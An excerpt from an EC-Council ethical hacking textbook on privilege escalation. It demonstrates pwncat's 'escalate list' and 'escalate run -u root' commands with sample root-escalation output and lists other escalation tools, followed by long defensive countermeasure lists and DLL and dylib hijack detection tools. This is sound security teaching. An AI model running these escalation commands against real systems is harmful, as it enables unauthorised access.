


Figure 6.148: Screenshot of BeRoot showing service permissions




Figure 6.149: Screenshot of BeRoot showing Startup keys and Taskscheduler permissions

- **pwncat**

  Source: *https://pwncat.readthedocs.io*

  pwncat allows attackers to locate and exploit vulnerabilities associated with user accounts and session for privilege escalation. Using pwncat, attackers initially perform enumeration to identify vulnerabilities and then they exploit them through the escalate

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

commands of pwncat. The tool features two **`escalate`** commands: one is to locate the director escalation vectors, and another one is for triggering the escalation.

As shown in the screenshots given below, attackers can obtain information about the active sessions, escalation list, root users, etc.

Commands to perform privilege escalation using pwncat:

- Run the following commands to list direct escalations for any user

  `pwncat$ escalate list`

```
(local) pwncat$ escalate list
142.93.119.19:4444 • agnostic.enumerate                • agnostic.enumerate.escalate.replace
142.93.119.19:4444 • agnostic.enumerate.escalate.replace • ...
142.93.119.19:4444 • agnostic.enumerate                • linux.enumerate.file.suid
142.93.119.19:4444 • linux.enumerate.file.suid         • /usr/bin/fusermount owned by root
```

Figure 6.150: Screenshot of pwncat showing the escalation list

- Run the following commands to list direct escalations for a specific user

  `pwncat$ escalate list -u root`

- Run the following command for escalation

  `pwncat$ escalate run`

```
(local) pwncat$ escalate run -u root --recursive
142.93… escalating to root   attempting shell as john via /bin/bash (SUDO) from caleb (linux.en…
142.93… agnostic.enumerate   agnostic.enumerate.escalate.replace
142.93… agnostic.enumerate.… ...
142.93… agnostic.enumerate   linux.enumerate.file.suid
142.93… linux.enumerate.fil… ...
```

Figure 6.151: Screenshot of pwncat escalating to root

```
- User(uid=101, name='systemd-resolve')
- User(uid=102, name='systemd-timesync')
- User(uid=103, name='messagebus')
- User(uid=104, name='syslog')
- User(uid=105, name='_apt')
- User(uid=106, name='tss')
- User(uid=107, name='uuidd')
- User(uid=108, name='tcpdump')
- User(uid=109, name='sshd')
- User(uid=110, name='landscape')
- User(uid=111, name='pollinate')
- User(uid=999, name='systemd-coredump')
- User(uid=998, name='lxd')
- User(uid=1000, name='caleb')
- User(uid=1001, name='john')
(local) pwncat$ escalate list
- shell as john via /bin/bash (SUDO) from caleb (linux.enumerate.software.sudo.rules)
(local) pwncat$ escalate run -u root --recursive
142.93… escalating to root   attempting shell as john via /bin/bash (SUDO) from caleb (linux.en…
142.93… agnostic.enumerate   agnostic.enumerate.escalate.replace
142.93… agnostic.enumerate.… ...
142.93… agnostic.enumerate   linux.enumerate.file.suid
142.93… linux.enumerate.fil… ...
```

Figure 6.152: Screenshot of pwncat showing privilege escalation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional privilege escalation tools are listed as follows:

- PowerSploit (*https://github.com*)
- Traitor (*https://github.com*)
- PEASS-ng (*https://github.com*)
- FullPowers (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Privilege Escalation

1. Restrict **interactive logon privileges**
2. Run users and applications with the **lowest privileges**
3. Implement **multi-factor authentication** and **authorization**
4. Run services as **unprivileged accounts**
5. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
6. Use an **encryption technique** to protect sensitive data
7. Reduce the **amount of code** that runs with a particular privilege
8. Perform **debugging** using bounds checkers and stress tests
9. Thoroughly test the system for **application coding errors** and **bugs**
10. Regularly **patch** and **update** the kernel

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

How to Defend against Privilege Escalation (Cont'd)

11. Change the UAC settings to "**Always Notify**"
12. Restrict users from writing files to the **search paths** for applications
13. Continuously **monitor file-system permissions** using auditing tools
13. **Reduce the privileges** of users and groups so that only legitimate administrators can make service changes
15. Use **whitelisting tools** to identify and block malicious software
16. Use **fully qualified paths** in all Windows applications
17. Ensure that all executables are placed in **write-protected directories**
18. In macOS, **make plist files read-only**
19. **Block unwanted system utilities** or software that may be used to schedule tasks
20. Regularly patch and update the **web servers**

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

How to Defend against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges that are adequate to use their system effectively. Thus, even if an attacker succeeds in gaining access to a low-privilege account, they will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a nonadministrative account and then gain the higher privileges of an administrator.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges.
- Run users and applications with the lowest privileges.
- Implement multi-factor authentication and authorization.
- Run services as unprivileged accounts.
- Implement a privilege separation methodology to limit the scope of programming errors and bugs.
- Use an encryption technique to protect sensitive data.
- Reduce the amount of code that runs with a particular privilege.
- Perform debugging using bounds checkers and stress tests.
- Thoroughly test the system for application coding errors and bugs.
- Regularly patch and update the kernel.
- Change UAC settings to "Always Notify" to increase the visibility of the user when UAC elevation is requested.
- Restrict users from writing files to the search paths for applications.
- Continuously monitor file-system permissions using auditing tools.
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes.
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions.
- Use fully qualified paths in all Windows applications.
- Ensure that all executables are placed in write-protected directories.
- In macOS, prevent plist files from being altered by users by making them read-only.
- Block unwanted system utilities or software that may be used to schedule tasks.
- Regularly patch and update the web servers.
- Disable the default local administrator account.
- Detect, repair, and fix any flaws or errors running in the system services.
- Keep the files read-only and provide write access to only the users and groups that require it.
- Incorporate the provisioning and de-provisioning of accounts to prevent the hijacking of orphaned accounts.
- Enable Data Execution Prevention (DEP) in Windows systems to block any executable code request.
- Regularly review and audit elevated accounts to ensure authorized access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce temporary or time-limited credentials for privileged account access.
- Implement code signing and verification to authenticate applications and scripts.
- Enable session recording and monitoring to track activities executed by privileged users.
- Test patches in a secured environment before deploying to the production system.
- Mandate passwords to contain a combination of uppercase and lowercase letters, numbers, and special characters.
- Implement JIT access for privileged users to limit access time based on requirements.
- Frequently audit and update ACLs to maintain robust security.
- Configure role-based access control (RBAC) to restrict access based on roles and responsibilities.
- Regularly scan IT infrastructure components to identify and patch misconfigurations and vulnerabilities.
- Harden system configurations by disabling unnecessary services, removing unused software, and configuring security settings according to best practices recommended by vendors.
- Implement application whitelisting to allow only approved software to run on systems. This can prevent malicious software from executing and exploiting vulnerabilities for privilege escalation.
- Properly set and regularly review file system permissions to ensure they adhere to the least privilege principle. Employ file integrity monitoring to detect unauthorized changes to critical files and directories.
- Adopt a zero-trust security model that assumes breach and verifies each request as if it originates from an open network. This approach minimizes the chance of an attacker moving laterally within the network.

Defend against the Abuse of sudo Rights

- Implement a strong password policy for sudo users.
- Turn off password caching by setting timestamp_timeout to 0 so that users must input their password every time sudo is executed.
- Separate sudo-level administrative accounts from the administrator's regular accounts to prevent theft of sensitive passwords.
- Update user permissions and accounts at regular intervals.
- Test sudo users with access to programs containing parameters for arbitrary code execution.
- Monitor sudo user logins and configuration alerts.
- Implement sudo logging and centralize the logs for analysis.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defend against DCSync Attacks

The following are the best countermeasures to defend against DCSync attacks:

- Examine the permissions assigned to the users and administrators. Keep track of the accounts that request domain replication rights.
- Conduct security awareness training on the system configuration, system patch management, threat detection, and response systems.
- Deploy network surveillance tools such as Sean Metcalf and StealthDEFEND to accumulate DC IP addresses and decide which IP addresses need to be included in the replication list.
- Limit the "Replicate Directory Changes" permission to authorized users and service accounts.
- Regularly audit and review ACL-based misconfigurations.
- Deploy deception technologies such as honeypots and decoy credentials within the Active Directory (AD) environment.


Defend against PPID Spoofing

- Verify PPID fields where information is stored to detect irregularities.
- Identify the legitimate parent process using the event header PID specified by **`ETW`**.
- Periodically analyze Windows API calls such as **`CreateProcess`** for malicious PIDs.
- Monitor system API calls exclusively assigning PPIDs to new processes.
- Limit users and application permissions to create processes.
- Implement application allowlisting to reduce the attack surface and limit PPID spoofing.

Defend against Exploiting AD Certificate Services (CS)

- Keep the Active Directory infrastructure, including AD CS servers and domain controllers, up-to-date with the latest security patches
- Implement privileged access management (PAM) solutions to control and monitor administrative access to AD CS servers
- Use multi-factor authentication (MFA) to protect administrative accounts
- Apply security baselines to harden the security configuration of AD CS servers
- Implement network segmentation to isolate AD CS servers from untrusted networks
- Use firewalls, network ACLs, and other network security controls
- Follow the principle of least privilege by limiting administrative access to AD CS components

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools for Defending against DLL and Dylib Hijacking

Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on macOS systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.153: Screenshot of Dependency Walker

- **Dylib Hijack Scanner**

  Source: *https://objective-see.com*

  Dylib Hijack Scanner (DHS) is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.

  As shown in the screenshot, security professionals use DHS to detect applications that have been hijacked or are vulnerable to dylib hijacking. This information helps them to patch and fix these applications.

